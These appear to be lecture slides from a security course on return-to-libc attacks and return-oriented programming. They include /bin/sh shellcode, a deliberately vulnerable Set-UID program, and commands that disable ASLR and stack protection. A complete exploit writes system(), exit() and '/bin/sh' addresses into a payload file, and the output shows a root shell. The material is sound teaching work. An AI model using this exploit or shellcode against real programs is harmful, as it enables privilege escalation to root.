Return-to-libc Attacks

Outline

- Non-executable Stack countermeasure
- How to defeat the countermeasure
- Tasks involved in the attack
- Function Prologue and Epilogue
- Launching attack

Non-executable Stack

Running shellcode in C program

```c
/* shellcode.c */
#include <string.h>

const char code[] =
  "\x31\xc0\x50\x68//sh\x68/bin"
  "\x89\xe3\x50\x53\x89\xe1\x99"
  "\xb0\x0b\xcd\x80";

int main(int argc, char **argv)
{
   char buffer[sizeof(code)];
   strcpy(buffer, code);
   ((void(*)( ))buffer)( );
}
```

Calls shellcode

Non-executable Stack

- With executable stack

```
seed@ubuntu:$ gcc -z execstack shellcode.c
seed@ubuntu:$ a.out
$ ← Got a new shell!
```


- With non-executable stack

```
seed@ubuntu:$ gcc -z noexecstack shellcode.c
seed@ubuntu:$ a.out
Segmentation fault (core dumped)
```

How to Defeat This Countermeasure

Jump to existing code: e.g. **`libc`** library.

Function: `system(cmd)`: `cmd` argument is a command which gets executed.



Environment Setup

```
int vul_func(char *str)
{
    char buffer[50];

    strcpy(buffer, str);        ①
                            
    return 1;
}

int main(int argc, char **argv)
{
    char str[240];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 200, badfile);
    vul_func(str);

    printf("Returned Properly\n");
    return 1;
}
```

Buffer overflow problem

This code has potential buffer overflow problem in `vul_func()`

Environment Setup

“Non executable stack” countermeasure is switched ***on***, StackGuard protection is switched ***off*** and address randomization is turned ***off***.

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
```

Root owned Set-UID program.

```
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with system()'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from system()*

Task C : Construct arguments for `system()`

- *To find location in the stack to place "/bin/sh" address (argument for system())*

Task A : To Find `system()`'s Address.

- Debug the vulnerable program using `gdb`
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Task B : To Find “/bin/sh” String Address

Export an environment variable called “`MYSHELL`” with value “`/bin/sh`”.

`MYSHELL` is passed to the vulnerable program as an environment variable, which is stored on the stack.

We can find its address.

Task B : To Find "/bin/sh" String Address

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf("  Value:   %s\n",   shell);
      printf("  Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Code to display address of environment variable

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value:   /bin/sh
  Address: bffffe8c
```

Export "MYSHELL" environment variable and execute the code.

Task B : Some Considerations

```
$ mv env55 env7777
$ ./env7777
  Value:   /bin/sh
  Address: bffffe88
```


- Address of “MYSHELL” environment variable is sensitive to the length of the program name.
- If the program name is changed from env55 to env77, we get a different address.

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line 6.
(gdb) run
Starting program: /home/seed/labs/buffer-overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e:  "SSH_AGENT_PID=2494"
0xbffff571:  "GPG_AGENT_INFO=/tmp/keyring-YIRqWE/gpg:0:1"
0xbffff59c:  "SHELL=/bin/bash"
......
0xbfffffb7:  "COLORTERM=gnome-terminal"
0xbfffffd0: "/home/seed/labs/buffer-overflow/envaddr_dbg"
```

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.

Need to know where exactly ebp is after we have “returned” to `system()`, so we can put the argument at `ebp + 8`.




Frame for the system() function

Task C : Argument for `system()`

Function Prologue

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

esp : Stack pointer
ebp : Frame Pointer



(1) the initial state

(2) after "push %ebp"

(3) after "movl %esp, %ebp"


(4) after "subl $N, %esp"

Task C : Argument for `system()`

Function Epilogue

```
movl  %ebp, %esp
popl  %ebp
ret
```

esp : Stack pointer
ebp : Frame Pointer



Function Prologue and Epilogue example

```
void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo (b);
}
```


```
$ gcc -S prog.c
$ cat prog.s
// some instructions omitted
foo:
            pushl %ebp
      1     movl %esp, %ebp
            subl $16, %esp
            movl    8(%ebp), %eax
            movl    %eax, -4(%ebp)
      2     leave
            ret
```

1 Function prologue

2 Function epilogue


8(%ebp) ⇒ %ebp + 8

How to Find system()'s Argument Address?



- In order to find the system() argument, we need to understand how the ebp and esp registers change with the function calls.
- Between the time when return address is modified and system argument is used, vul_func() returns and system() prologue begins.

Memory Map to Understand `system()` Argument



Flow Chart to understand `system()` argument

```
movl   %ebp, %esp
popl   %ebp
ret
```

Return address is changed to system() address.

ebp is replaced by esp after vul_func() epilogue

Jump to system()

system() prologue is executed

ebp is set to current value of esp

“/bin/sh” is stored in ebp+8

Check the memory map

```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```

ebp + 4 is treated as return address of system(). We can put exit() address so that on system() return exit() is called and the program doesn’t crash.

Malicious Code

```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;   //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;   //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;   //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```

ebp + 12

ebp + 8

ebp + 4

Launch the attack


- Execute the exploit code and then the vulnerable code

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Return-Oriented Programming


- In the return-to-libc attack, we can only chain two functions together
- The technique can be generalized:
  - Chain many functions together
  - Chain blocks of code together
- The generalized technique is called Return-Oriented Programming (ROP)

Chaining Function Calls (without Arguments)




Chaining Function Calls with Arguments

Idea:
skipping function prologue



Chaining Function Calls with Arguments

Idea: using leave and ret



(a) Invoke $A_i()$ from $A_{i-1}()$

(b) Invoke the first function $A_1()$ from foo()

Chaining Function Calls with Zero in the Argument

Idea: using a function call to dynamically change argument to zero on the stack

```
sprintf(char *dst, char *src):
  –  Copy the string from address src to the memory at address dst,
     including the terminating null byte ('\0').
```

Sequence of function calls (T is the address of the zero): use 4 sprint() to change setuid()'s argument to zero, before the setuid function is invoked.

```
foo() --> sprintf(T,   S) --> sprintf(T+1, S)
      --> sprintf(T+2, S) --> sprintf(T+3, S)
      --> setuid(0)       --> system("/bin/sh")  --> exit()
```

Invoke setuid(0) before invoking system("/bin/sh") can defeat the privilege-dropping countermeasure implemented by shell programs.

Summary

- The Non-executable-stack mechanism can be bypassed
- To conduct the attack, we need to understand low-level details about function invocation
- The technique can be further generalized to Return Oriented Programming (ROP)